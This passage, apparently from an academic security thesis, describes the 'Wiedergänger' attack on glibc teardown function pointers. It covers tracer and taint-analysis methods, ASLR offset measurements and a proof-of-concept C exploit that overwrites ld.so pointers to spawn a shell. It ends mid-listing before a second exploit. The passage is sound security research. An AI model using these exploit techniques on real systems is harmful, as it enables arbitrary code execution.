
In the following, we classify pointers in two stages:

Defilable Pointers

First, we identify all code pointers (pointers pointing into executable memory) that reside in writable memory or in structures referenced by pointers stored in writable memory. We refer to such pointers as *defilable* pointers, because they could be overwritten by an attacker in case a program contains an out-of-bounds write vulnerability. Afterwards, we filter the list of defilable pointers to only include chains ending in code pointers that are eventually used during a control flow transfer (are *live*). For readability reasons, we imply to refer to *live defilable* pointers whenever we use the term *defilable* pointer from here on.

Reachable Pointers

In a second step, we obtain a distance matrix of continuously mapped memory regions within a given process address space containing the relative distances of each region to each other. By performing multiple measurements and determining the entries in the distance matrix we are able to find memory mappings that *even though ASLR is active* are separated by a constant number of bytes across several program invocations. Any pointer residing in a region that has a fixed distance to the region containing the



```
Code Page: r-x
0x7fff00000000:    call [rip+0xffa]
0x7fff00000006:    mov rax, [rip+0xffb]
0x7fff0000000d:    add rax, 0x30
0x7fff00000013:    jmp rax

0x7fff00000020:    /* Code of function a */

0x7fff00000030:    /* Code of function b */

Data Page: rw-
0x7ffff00001000:  ❶.qword 0x7fffff00000020
0x7ffff00001008:  ❷.qword 0x7fffff00000000
```

FIGURE 21
Example of a directly dispatched defilable pointer ❶ and an indirectly dispatched defilable pointer ❷.

vulnerable array that is accessible out-of-bounds is referred to as *reachable*. Any defilable and reachable pointer can then be used to construct a Wiedergänger-attack.

In order to keep the attack methodology as independent as possible of the underlying application, we only focus on pointers that are called during *program teardown*. This means that the memory corruption might occur at any point during program execution, but it is only once the program exits that the defiled pointers are dispatched and thus come back to life, exhibiting their malicious behavior[10].

7.1.1 *Identifying Defilable pointers*

We subclassify defilable pointers into two categories:

First, *directly dispatched defilable pointers* are pointers in writable memory that are read by a control-flow changing instruction. For instance, pointer ❶ in FIGURE 21 resides at virtual address `0x7ffff00001000` in the data section and is directly referenced as a memory operand by the `call` instruction at virtual address `0x7fff00000000`.

On the other hand, *indirectly dispatched defilable pointers* are pointers in writable memory that are read by a non-control-flow changing instruction but reference data structures which *in turn* contain or reference a pointer that is read by a control-flow changing instruction. In the example shown in FIGURE 21, pointer ❷ is first read from memory by the `mov` instruction at virtual address `0x7fff00001000` and dispatched later by the `jmp`

[10] *i.e. the Wiedergänger returns*

at virtual address 0x7fff00000013. Note how the add operation modifies the pointer value prior to using it as a jump target. We do not require any such operation when searching for indirectly dispatched defilable pointers, however cases in which an offset is added to a base address come with their own advantages, as discussed later.

Directly Dispatched Defilable Pointers

To allow for a fast systematic search of directly dispatched defilable pointers, we build a system that assists us at finding writable pointers in memory, consisting of a tracer and a tracee. In the following we will describe the different steps to perform the systematic search.

1. At the beginning, the tracer opens a debug handle to the tracee using the ptrace debugging API.

2. Once a special *magic* instruction is executed, the tracee traps into the tracer, and the tracer takes a snapshot of the state of the page tables of the tracee. The magic instruction is used to mark the start of the measurement, and in our scenario typically would be the point where the program starts to terminate. The magic instruction can either be put at instrumentation points of interest, if the source code of the application is available, or be injected using a LD_PRELOAD library that wraps library calls of interest.

3. After obtaining the page table information, the tracer starts injecting mprotect calls into the tracee to set all pages with the write permission bit active (i.e. rw-) to *no access* (i.e. ---).

4. Next, the magic instruction is skipped and the tracee is allowed to continue.

5. Once the tracee tries to access memory that was formerly writable, a segment violation is generated by the operating system kernel, effectively pausing the tracee before control is given to the tracer.

6. The tracer determines the faulting instruction and checks whether the fault is a read violation caused by an indirect control flow transfer. In this case, the tracer tries to read the memory at the faulting location and checks whether it has the value of a pointer pointing into formerly executable memory. If all conditions are satisfied, the tracer logs the instruction address, the faulting location, as well as the pointer value stored at the faulting location to a file.

7. The tracer injects another mprotect syscall into the tracee to restore the original permissions of the page the tracee is

trying to access, and tries to single step over the faulting instruction.

8. After a successful single step, protection bits are set to *no access* again using a third `mprotect` and execution is allowed to continue.

9. If any other type of signal is raised by the tracee, the tracer forwards this signal to the tracee in order to establish the original behavior of the debugged application.

Effectively, the above procedure sets read watchpoints on all writable locations in the address space. While the `x86` architecture supports watchpoints in hardware by means of special debug registers, they are constrained in number and size, resulting in the need of implementing watchpoints simulated in software.

Using this approach, we are able to construct a list of directly dispatched defilable pointers.

Indirectly Dispatched Defilable Pointers

In order to detect indirectly dispatched defilable pointers we use a similar approach to the methodology explained in Section 7.1.1 combined with taint analysis [60]. More precisely, we obtain the desired set of pointers using the following steps:

1. Step (1) is the same as above

2. Step (2) is the same as above

3. Next, the magic instruction is skipped and the tracee is continued in *single step* mode

4. After the execution of each instruction, the tracer logs the current state of all registers and the bytes of the current instruction to a file.

5. Once the tracee exits, a list of *taint sinks* is determined by performing a linear sweep over the traced instruction stream scanning for control flow changing instructions with register or memory operands (such as `call` and `jmp`). Each occurrence of such an instruction type constitutes a taint sink.

6. Starting from each of the taint sinks, a backwards taint analysis is performed. The goal of this analysis step is to determine the source of the register or memory location read by each sink.

7. For each sink, additionally the `rdi` register is tainted. This enables us to reason about the source of the first argument of the function targetted by the control flow change and

simplifies exploitation later. For instance, an attacker typically wants control flow to call a pointer to the `system` function with the first argument (`rdi`) pointing to the string `"/bin/sh"`.

8. Taint is propagated following the traced instruction stream backwards using the following rules:
   - Arithmetic operations targetting a tainted register propagate taint to all input registers and keep the target tainted.
   - Any operation belonging to the family of `mov` instructions with register source propagates taint to the input register and removes taint from the destination.
   - Any instruction with tainted destination register using a memory operand as source sanitizes the tainted destination in case of a `mov` instruction. If the source memory operand does not target writable memory, the *base* and the *index* register of the memory operand are tainted, otherwise only the taint on the destination operand is sanitized.
   - If the base register of some source memory operand is the instruction pointer, taint is sanitized in any case, as the instruction pointer is not controllable for a particular instruction located at a particular address.
   - Compare instructions do not taint the flags and are ignored.
   - All control flow changing instructions such as calls, (conditional) jumps, and returns are ignored.
   - All stack-related operations (`push`, `pop`, `leave`) are ignored.
   - Once all taint has been sanitized, or the beginning of the trace is reached, the analysis stops.
9. Additionally, the addresses of all instructions operating on tainted registers are stored. These sub-traces form the *slices* of the program.

Adhering to this construction, we are able to extract the list of indirectly dispatched defilable pointers as well as all instructions that operate on the pointer value. Due to the rules used in step (8), the whole process yields an over-approximation of the *dynamic backwards slice* of instruction sequences operating on defilable pointers: The fact that compare instructions and conditional branches are ignored simplifies away potential range checks that might be performed on pointer values, potentially

Type	Description
function-local	Local variable on the stack
heap-little	Heap allocation with 128 bytes
heap-big	Heap allocation with 16 MB
thread	Thread Local Storage
global	Global variable
text	Address of executable code
lib-text	Address of `glibc` code
lib-global	`Library global data`

TABLE 7
List of memory regions that are considered during our measurements.

leading to false-positives that can later be removed using manual analysis. For a similar reason, the taint algorithm also yields pointers that are protected by *glibc*'s Pointer Protection; Due to their unique construction (`ror rX, 0x11; xor rX, fs:0x30`) these are straightforward to recognize and can consequently be filtered out in a following analysis step. This automated analysis reduces the search space down to a few dozen slices — an amount that can easily be processed manually.

7.1.2 *Identifying Reachable pointers*

We now describe how to construct a set of pointers that are located at a fixed offset from user controllable data. Later on, we bootstrap our attack using pointers from the intersection of both sets.

We use a small helper program that inspects memory from different memory regions, prints out the respective virtual address and the memory protection bits (readable, writable, executable). Table 7 gives a quick overview and a description of the different memory regions that are checked during our test. The following memory types are considered by our program:

FUNCTION-LOCAL Nonstatic function-local memory typically is placed on the architectural `x86` stack, which automatically goes out of scope with the teardown of the respective function. Therefore, pointers to local data structures are assumed to tell us the location of the current stack page.

THREAD When non-local memory that is globally accessible *for one certain thread* but different across all threads is needed, thread local memory is used. This type of memory is incorporated into modern C standards by means of the `__thread` keyword.

HEAP-LITTLE / HEAP-BIG As some `malloc` implementations allocate memory at different address ranges based on the requested allocation size, we sample pointers returned by malloc for a size of 128 bytes and 16M bytes. For example, `glibc` falls back to using plain `mmap` for requested allocation sizes bigger than `M_MMAP_THRESHOLD` (128K on 64 bit systems) instead of increasing the program break. The obtained pointers are considered to be representative for dynamically allocated memory.

GLOBAL For statically allocated memory, we simply retrieve the address of a global `static` array residing in the `bss` section of the binary with a size of 128 bytes.

TEXT Is an address pointing into code that the compiled program consists of. In C this is a function pointer to a function of the program.

LIB-TEXT Is an address pointing to code within a shared library. In the concrete test case we use a function pointer referencing `system` in `libc.so`.

LIB-GLOBAL Represents statically allocated memory in a shared library. We use the address of a globally accessible variable within libc to determine the location of this memory type (`stdout`).

In order to determine which pointers have a fixed offset from user/attacker controlled data, we execute the helper program multiple times. The helper program outputs addresses of all described memory types, which are then used to calculate a distance matrix of all memory areas to each other. This allows us to determine regions with constant offsets to each other by comparing the distances over multiple executions.

7.2 EVALUATION

All tests are carried out on binaries compiled with the following protection mechanisms enabled:

- `-Wl,-z,relro,-z,now` maps pointers to external functions as read only (so-called *relro* mechanism).
- `-fPIC -pie -fpie` generates a position independent executable that can be loaded at arbitrary base addresses.
- `-fstack-protector-all` protects all function stack frames with stack canaries.

- -D_FORTIFY_SOURCE=2 enables *glibc* related hardening mechanisms of several string handling functions.

We think that this configuration reflects best-effort software protections. The test machine is running the 64 bit version of Arch Linux with kernel version 4.10.6-1[11] with ASLR in place[12,13]. The glibc version in use is 2.25 (February 2017) compiled with *relro* enabled.

7.2.1 *Considered Testcases*

As mentioned earlier we only want to focus on defilable pointers that are dispatched during common execution sequences occurring in the C standard library. Therefore we focus on code that is either directly responsible for application teardown (T_0, T_1, T_2, T_3, T_4, T_9, T_{10}) or code that is likely to change the behavior of the code during application teardown (T_5, T_6, T_7, T_8). More specifically, we search for defilable pointers during the following scenarios:

T_0: RETURN FROM MAIN. This is the most basic way for an application to shutdown. Dynamic and static destructors are dispatched before the application quits.

T_1: CALL THE EXIT FUNCTION. Similar to the test above, but also available to functions other than main to exit the process.

T_2: CALL THE _EXIT FUNCTION. This function is used for immediate shutdown. It simply wraps the respective system call and performs no destructor processing.

T_3: CALL THE _PTHREAD_EXIT FUNCTION. Terminates the calling thread and performs destructor handling by calling exit if the calling thread is the only thread in the process.

T_4: CALL THE __STACK_CHK_FAIL FUNCTION. This library function is usually never called explicitly by any C program. Instead, the compiler inserts code to check the validity of canary values on the stack at the time a protected function returns. Only if canary validation fails __stack_chk_fail is called. The purpose of this test is to simulate a program abort occurring due to a buffer overrun on the stack being detected.

T_5: CALL DYNAMIC MEMORY MANAGEMENT LOGIC. We call malloc (size 0x10), realloc (size 0x20) and free on one chunk of memory and then return from main. The rationale behind this is that *glibc* provides hooks[14] that are

[11] *Specifically, we are using Vagrant Box* terrywang/archlinux, *version* 3.17.0719

[12] /proc/sys/kernel/randomize_va_space *set to* 2

[13] /proc/sys/vm/mmap_rnd_bits *set to* 32

[14] man malloc_hook

dispatched on invocation of the dynamic memory allocation related functions (malloc, realloc, memalign, free).

T_6: REGISTER DYNAMIC DESTRUCTOR VIA ATEXIT. Registers a destructor at runtime and then returns from main. The purpose of this test is to check whether it is possible to defile the newly registered destructor.

T_7: REGISTER DYNAMIC DESTRUCTOR VIA ON_EXIT. As the test above but using a different library function to register the destructor.

T_8: REGISTER STATIC DESTRUCTOR. As the test above but using the __attribute__((destructor)) function attribute to register a destructor at compile time. This is the classic attack target that relro protects against overwriting.

T_9: RAISE A SIGKILL. This test causes the process to send itself a SIGKILL.

T_{10}: VIOLATE A HEAP CONSISTENCY CHECK. Similar to test T_4, this is to study what pointers are dispatched during a non-graceful program shutdown that occured due to a violation of a constraint imposed by the heap checker. During the test, we free a malloced pointer twice to trigger a security abort.

7.2.2 *Directly Dispatched Defilable Pointers*

Table 8 shows code pointers in writable memory that are directly dispatched during one or more of our tests T_i, whereas Table 9 gives a more detailed overview of which test case dispatches a particular pointer.

As can be seen from the numbers, pointers D_0 and D_1 are dispatched during 8 of the 11 tests and therefore build the most promising targets to defile. The pairs (D_4, D_0) and (D_5, D_1) dispatch the same location (dl_rtld_[un]lock_recursive) but target different functions depending on whether the application depends on libpthread.so (the library containing pthread_exit). Pointers D_2 and D_3 are called during the creation of a stack trace in case glibc detected a security violation. These pointers are special in the sense that they point into code contained in memory that gets allocated *during* the termination process when *glibc* tries to unwind the stack and loads libgcc_s.so.

#	Callsite (`r-x`) → Pointer Location (`rw-`) → Pointer Target (`r-x`)
D_0	`ld-2.25.so:_dl_fini` ↪ `ld-2.25.so:_rtld_local._dl_rtld_lock_recursive` ↪ `ld-2.25.so:rtld_lock_default_lock_recursive`
D_1	`ld-2.25.so:_dl_fini` ↪ `ld-2.25.so:_rtld_local._dl_rtld_unlock_recursive` ↪ `ld-2.25.so:rtld_lock_default_unlock_recursive`
D_2	`libc-2.25.so:backtrace_helper` ↪ `libc-2.25.so:unwind_getip` ↪ `libgcc_s.so.1.so:_Unwind_GetIP`
D_3	`libc-2.25.so:backtrace_helper` ↪ `libc-2.25.so:unwind_getcfa` ↪ `libgcc_s.so.1.so:_Unwind_GetCFA`
D_4	`ld-2.25.so:_dl_fini` ↪ `ld-2.25.so:_rtld_local._dl_rtld_lock_recursive` ↪ `pthread-2.25.so:pthread_mutex_lock`
D_5	`ld-2.25.so:_dl_fini` ↪ `ld-2.25.so:_rtld_local._dl_rtld_unlock_recursive` ↪ `pthread-2.25.so:pthread_mutex_unlock`

TABLE 8
Chain of callsites that directly dispatch defilable code pointers for programs using `glibc 2.25` as C standard library. The pointer in the middle of the chain can be used as a target during a Wiedergänger attack. Due to their property of being immediately dispatched from memory, none of the observed pointers D_i is protected by Pointer Encryption or `relro`.

	T_0	T_1	T_2	T_3	T_4	T_5	T_6	T_7	T_8	T_9	T_{10}
D_0	2	2			17	2	2	2	2		17
D_1	2	2			17	2	2	2	2		17
D_2					8						8
D_3					8						8
D_4				8							
D_5				8							

TABLE 9
Directly defilable pointers dispatched during the different test scenarios (numbers are absolute frequencies, no entry means zero)

#	Callsite (`r-x`) → Pointer Location (`rw-`) → Pointer Target	Encrypted
I_0	`libc-2.25.so:__run_exit_handlers` ↪ `libc-2.25.so:cxafct` ↪ `ld-2.25.so:_dl_fini`	E
I_1	`libc-2.25.so:__run_exit_handlers` ↪ `libc-2.25.so:__libc_atexit` ↪ `ld-2.25.so:_IO_cleanup`	E
I_2	`ld-2.25.so:_dl_fini` ↪ `ld-2.25.so:l->l_info[DT_FINI_ARRAY]->d_un.d_ptr` ↪ `main_elf:__do_global_dtors_aux_fini_array`	—
I_3	`ld-2.25.so:_dl_fini` ↪ `ld-2.25.so:l->l_info[DT_FINI]->d_un.d_ptr` ↪ `main_elf:_fini`	—
I_4	`libc-2.25.so:__run_exit_handlers` ↪ `libc-2.25.so:onfct` ↪ `main_elf:onexit_dtor`	E
I_5	`libc-2.25.so:malloc` ↪ `libc-2.25.so:__malloc_hook_ptr` ↪ `libc-2.25.so:malloc_hook_ini`	—
I_6	`libc-2.25.so:_dl_addr` ↪ `libc-2.25.so:_rtld_global_ptr` ↪ `ld-2.25.so:__rtld_lock_lock_recursive`	—
I_7	`libc-2.25.so:_dl_addr` ↪ `libc-2.25.so:_rtld_global_ptr` ↪ `ld-2.25.so:__rtld_lock_unlock_recursive`	—
I_8	`libc-2.25.so:sysmalloc` ↪ `libc-2.25.so:__morecore_ptr` ↪ `libc-2.25.so:__morecore`	—
I_9	`libc-2.25.so:realloc` ↪ `libc-2.25.so:__realloc_hook_ptr` ↪ `libc-2.25.so:realloc_hook_ini`	—

TABLE 10
Chain of callsites which indirectly dispatched defilable code pointers for programs using `glibc 2.25` as C standard library. The column *Encrypted* indicates whether a pointer is protected by *glibc*'s Pointer Guard

7.2.3 *Indirectly Dispatched Defilable Pointers*

Table 10 shows the chain of callsites that indirectly dispatch defilable code pointers during one ore more of our tests. The pointer in the middle of the chain can be used as a target during a Wiedergänger attack because it resides in writable memory. The last column indicates whether the pointer is protected using the encryption mechanism of Function Pointer Protection (E). Note that even though *relro* places pointers such as the target of I_2 in read-only memory, the taint analysis detects them because the data structures *used by the loader* that eventually reference the location of the destructor are writable.


	T_0	T_1	T_2	T_3	T_4	T_5	T_6	T_7	T_8	T_9	T_{10}
I_0	1	1		1		1	2	1	1		
I_1	1	1		1		1	1	1	1		
I_2	1	1		3		1	1	1	2		
I_3	1	1		3		1	1	1	1		
I_4								1			
I_5				1		1					
I_6				2		2					
I_7				2		2					
I_8				2		4					
I_9				1		1					
Other				263	42						42

TABLE 11
Indirectly dispatched defilable pointers found during the different test scenarios (numbers are absolute frequencies, no entry means zero)

Table 11 gives a more detailed overview of which test case indirectly dispatches a particular pointer I_i. Pointers I_0, I_1, and I_4 are the direct effects of registering destructors, but are all protected by pointer encryption and therefore require the process-specific pointer guard value (stored inside the TLS) to be known for an attack. As can be seen, seven out of eleven methods to exit a program reach a point in `_dl_fini` where an unprotected defilable pointer gets dispatched indirectly. I_5, I_8 and I_9 are the dynamic memory management related hooks that get called during two tests. The last row in the table indicates a plethora of other potential hooks that we disregarded during manual analysis.

7.2.4 *Reachable Pointers*

As we do not assume a primitive to leak memory from the victim program, we need to exploit determinism in the memory allocation strategy used by `mmap` during our attack. This section presents the results obtained when analyzing memory layout of userspace processes. In the following, we restrict our description only to the interesting portion of the results: Memory areas that share a constant offset to each other. FIGURE 22 depicts the results of our measurements on Arch Linux. Every row and column stands for one memory region. Additional labels indicate in what region which memory type is stored. A black field in the table means that the two memory regions have a constant offset to each other. In an optimal ASLR implementation only the diagonal should be visible.



□ Random Offset, No Mapping Writable
▧ Random Offset, ≥ 1 Mapping Writable
░ Constant Offset, No Mapping Writable
🟦 Constant Offset, 1 Mapping Writable
🟧 Constant Offset, > 1 Mapping Writable

	r-xp helper	r--p helper	rw-p helper	rw-p [heap]	rw-p <anon>	r-xp libc-2.25.so	r--p libc-2.25.so	rw-p libc-2.25.so	rw-p <anon>	r-xp ld-2.25.so	rw-p <anon>	r--p ld-2.25.so	rw-p ld-2.25.so	rw-p <anon>	rw-p [stack]	r--p [vvar]	r-xp [vdso]	r-xp [vsyscall]	
Main ELF Code	░	░	🟦	▧	▧	□	□	▧	▧	□	▧	□	▧	▧	▧	□	□	□	r-xp helper
Main ELF Data		░	🟦	▧	▧	□	□	▧	▧	□	▧	□	▧	▧	▧	□	□	□	r--p helper
Main ELF Data			🟧	▧	▧	▧	▧	▧	▧	▧	▧	▧	▧	▧	▧	▧	▧	▧	rw-p helper
Dynamic Memory (Small)				🟧	▧	▧	▧	▧	▧	▧	▧	▧	▧	▧	▧	▧	▧	▧	rw-p [heap]
Dynamic Memory (Large)					🟧	🟦	🟦	🟧	🟧	🟦	🟧	🟦	🟧	🟧	▧	▧	▧	▧	rw-p <anon>
Library Code						░	░	🟦	🟦	░	🟦	░	🟦	🟦	▧	□	□	□	r-xp libc-2.25.so
Library Data							░	🟦	🟦	░	🟦	░	🟦	🟦	▧	□	□	□	r--p libc-2.25.so
Library Data								🟧	🟧	🟦	🟧	🟦	🟧	🟧	▧	▧	▧	▧	rw-p libc-2.25.so
Unknown Data									🟧	🟦	🟧	🟦	🟧	🟧	▧	▧	▧	▧	rw-p <anon>
Loader Code										░	🟦	░	🟦	🟦	▧	□	□	□	r-xp ld-2.25.so
Thread Local Storage											🟧	🟦	🟧	🟧	▧	▧	▧	▧	rw-p <anon>
Loader Data												░	🟦	🟦	▧	□	□	□	r--p ld-2.25.so
Loader Data													🟧	🟧	▧	▧	▧	▧	rw-p ld-2.25.so
Unknown Data														🟧	▧	▧	▧	▧	rw-p <anon>
Program Stack, Function Local Variables															🟧	▧	▧	▧	rw-p [stack]
System Call Emulation Related Data																░	░	□	r--p [vvar]
System Call Emulation Related Code																	░	□	r-xp [vdso]
System Call Emulation Related Code																		░	r-xp [vsyscall]

FIGURE 22
Relative Positioning and Protection Flags of Memory Regions on Arch Linux running glibc-2.25.

The memory layout can be divided into several blocks:

- PROGRAM IMAGE In Linux the text, data and bss section are always mapped continuously.
- HEAP The heap (program brk) is mapped independently.
- MMAP REGIONS Allocations obtained from mmap are also mapped in a continuous way. This means that pointers in any of this regions will give away all other regions in this area.
- STACK The stack is not in constant distance to any other region.
- VVAR, VDSO These regions are alway next to each other, but independent to the rest of the address space layout.
- VSYSCALL The vsyscall page is always mapped at a constant address.

The most interesting block in the table is the large continuously mapped area caused by Linux' mmap. This block contains several potentially user controlled memory types: big heap allocations, all parts of all shared libraries (text/data/bss), and thread local variables. This means that if an attacker finds an unbounded array access in one of those mappings, they can modify any value in this block by means of a constant offset that only depends on the configuration of the libraries used by the victim. Any defilable pointer in this block potentially enables the attacker to take over the program's control flow.

Clearly, during our test we find that in current implementations of ASLR on Linux all libraries are loaded in a deterministic manner and thus *all relative offsets are constant to each other*. This implies that *all* defilable pointers identified earlier *also are reachable*. Even worse, an attacker who is capable of modifying offsets that are added to defilable pointers prior to dispatching them can attack systems even without a memory leak primitive.

In the next section, we will show that this is not a purely theoretical assumption but actually feasible in practice.

7.3 THE WIEDERGÄNGER-ATTACK

In the following we will give two examples of Wiedergänger-attacks against the dynamic loader and *glibc*. In summary, as mentioned earlier, a Wiedergänger-attack targets global writable function pointers that get dispatched during application teardown and, due to the implementation of ASLR are located at a constant offset to user controlled data. Both examples partially overwrite pointer values to bypass or weaken the effects of ASLR.

7.3.1 *Probabilistic Attack*

Clearly, D_0 and D_1 (D_4, D_5 in multithreaded applications) constitute the most valuable attack targets as they are dispatched in all except two application shutdown scenarios. As discussed, these pointers are both defilable, and reachable. Thus, assuming a leak-less exploit, an attacker could launch a Wiedergänger-attack using the corruption technique shown in the code listing in FIGURE 23.

To understand the code shown in FIGURE 23, consider the program slice belonging to D_0 found in `_dl_fini` in `ld.so` during our evaluation (all pointer values are examples for one particular run and affected by ASLR):

```
; Points to 0x7ffff7ffd948 (writable)
lea rdi, qword ptr [rip + 0x214c22]
; Points to 0x7ffff7ffdf48 (writable)
call qword ptr [rip + 0x21521c]
```

```c
// rdi argument for attack is at ld+0x224948
// call target for attack is at ld+0x224f48
// system is at 0x3f450 in libc
// offset between mmaped chunk and ldbase is 0x59fff0

#include <stdlib.h>

int main(int argc, char **argv) {
    /* Large chunk lets malloc fall back to mmap. */
    unsigned char *ptr = malloc(0x200000);

    /* Write "sh" to _dl_rtld_lock_recursive to set
       first argument of attacked function pointer */
    ptr[0x59fff0 + 0x224948] = 's';
    ptr[0x59fff0 + 0x224949] = 'h';
    ptr[0x59fff0 + 0x22494a] = 0;

    /* Partial overwrite to redirect
       rtld_lock_default_lock_recursive (D0)
       to system@libc. Needs to guess 12 bits. */
    ptr[0x59fff0 + 0x224f48] = 0x50;
    ptr[0x59fff0 + 0x224f49] = 0x94;
    ptr[0x59fff0 + 0x224f4a] = 0xa7;

    /* ... program continues until exit ... */
    return 0;
}
```

FIGURE 23
Minimal example of a Wiedergänger-attack spawning a shell on Debian Buster with a probability of 1:4096 by using the directly dispatched pointer D_0.

Additionally, assume the pointer value returned by `malloc` in FIGURE 23 is `0x7ffff7839010`, and the `system` function is located at `0x7ffff7a79450`. Then the (constant) distances of the pointer returned by `malloc` to the two addresses in D_0 are `0x7ffff7ffd948 - 0x7ffff7839010 = 0x7c4938` for the `lea` and `0x7ffff7ffdf48 - 0x7ffff7839010 = 0x7c4f38` for the `call` instruction targets. These numbers can be found in FIGURE 23 when adding the constants the `ptr` array is accessed at. Note how these distances—independent of the current ASLR state—can be calculated a priori and are used as constant out-of-bounds array indices. The first write sequence sets up the string `sh` as the first argument to the hijacked function pointer call, whereas the second write sequence performs a three byte partial override of the pointer stored at `0x7ffff7ffdf48`. The byte sequence `50 94 a7` corresponds to the three least significant bytes of the `system` function. Thus, the code above will execute `system("sh")` resulting in arbitrary code execution.

In terms of ASLR, we immediately see that even though all absolute pointer values get randomized, the values used as indices into the array remain the same. The only point where the attack uses an absolute address is the three-byte-override. As discussed earlier, ASLR is performed at page granularity. This means that out of 24 overwritten bits (three bytes), twelve bits remain constant, leaving an attacker with twelve unknown bits. This results in an attack probability of $1 : 2^{12} = 1 : 4096$ in the worst case.

In the next section, we will reduce the $1 : 2^{12}$ attack probability using indirectly dispatched pointers to achieve reliable exploitation.

7.3.2 *Reliable Attack*

To achieve reliable code execution with a Wiedergänger-attack, we make use of the instruction sequence of I_3 with `rbx` pointing to the writeable copy of `struct link_map` in `ld.so`. The relevant assembly looks as follows:

```
    mov    rax, qword ptr [rbx + 0x110]
    ; ... instructions omitted ...
    mov    r12, qword ptr [rax + 8]
    mov    rax, qword ptr [rbx + 0x120]
    ; r12 = base + l->l_info[DT_FINI_ARRAY]->d_un.d_ptr
    add    r12, qword ptr [rbx]
    ; rdx = l->l_info[DT_FINI_ARRAYSZ]->d_un.dptr
    mov    rdx, qword ptr [rax + 8]
    shr    rdx, 3
    ; check if DT_FINI_ARRAYSZ / 8 == 0
    test   edx, edx
    lea    r15d, dword ptr [rdx - 1]
    jne    loc_a
    jmp    loc_b
loc_a:
    mov    edx,r15d
    ; call DT_FINI_ARRAY destructor (avoid this)
    call   QWORD PTR [r12+rdx*8]
loc_b:
    mov    rax, qword ptr [rbx + 0xa8]
    mov    rax, qword ptr [rax + 8]
    ; rax = base + l->l_info[DT_FINI]->d_un.d_ptr
    add    rax, qword ptr [rbx]
    ; call DT_FINI destructor (attack this)
    call   rax
```

The underlying C source code is found in the *glibc* source in dl-fini.c in function _dl_fini. The following source code lines are relevant:

```
/* Traverse all struct link_map used by the loader */
struct link_map *l = maps[i];
if (l->l_info[DT_FINI_ARRAY] != NULL) {
    unsinged int i;
    /* ASM listing from above starts here. */
    /* Compute address of DT_FINI_ARRAY in main ELF. */
    ElfW(Addr) *array = (ElfW(Addr) *) (l->l_addr
        + l->l_info[DT_FINI_ARRAY]->d_un.d_ptr);
    /* Compute number of pointers in DT_FINI_ARRAY */
    i = l->l_info[DT_FINI_ARRAYSZ]->d_un.d_val
        / sizeof (ElfW(Addr));
    /* Dispatch all FINI_ARRAY calls */
    while (i-- > 0)
      ((fini_t) array[i]) ();
}
/* Next try the old-style destructor.  */
if (l->l_info[DT_FINI] != NULL)
  DL_CALL_DT_FINI
    (l, l->l_addr + l->l_info[DT_FINI]->d_un.d_ptr);
```

When entering the Wiedergänger-gadget I_3 from above, rbx holds the address of a struct link_map referencing control data used by the dynamic loader. This struct in turn contains three relevant elements: (1) the base address l_addr of the main executable ELF file at offset 0x0 (corresponding to [rbx + 0x0] in the ASM listing), (2) the pointer l_info[DT_FINI_ARRAYSZ] to the size of the FINI_ARRAY of the main executalbe ELF file at offset 0x120 ([rbx + 0x120]), and (3) the pointer l_info[DT_FINI] holding a pointer to the offset of the .fini destructor to the base address of the main ELF executable at offset 0xa8 ([rbx + 0xa8]).

To achieve reliable exploitation we abuse the fact that the code performs an addition to calculate the absolute address of the .fini function in the last line of the C listing. As explained, the pointer l_info[DT_FINI] usually points to the *offset* of the .fini function within the main ELF executable. However, *close* to this information, the loader places an absolute pointer to the variable _r_debug in ld.so. Consequently it becomes possible to overwrite the least significant byte of l_info[DT_FINI] and *let it point to an absolute adress* (_r_debug, randomized by ASLR). Then, l->l_addr can be overwritten with the constant distance of _r_debug to a so-called *win*-gadget in *glibc* that executes execve("/bin/bash"). The central idea that lets the attack succeed is to *exchange base address and offset* during calculation of

```c
// offset of mmaped chunk to link_map is 0x7c3160

#include <stdlib.h>
#include <stdint.h>

int main(int argc, char **argv) {
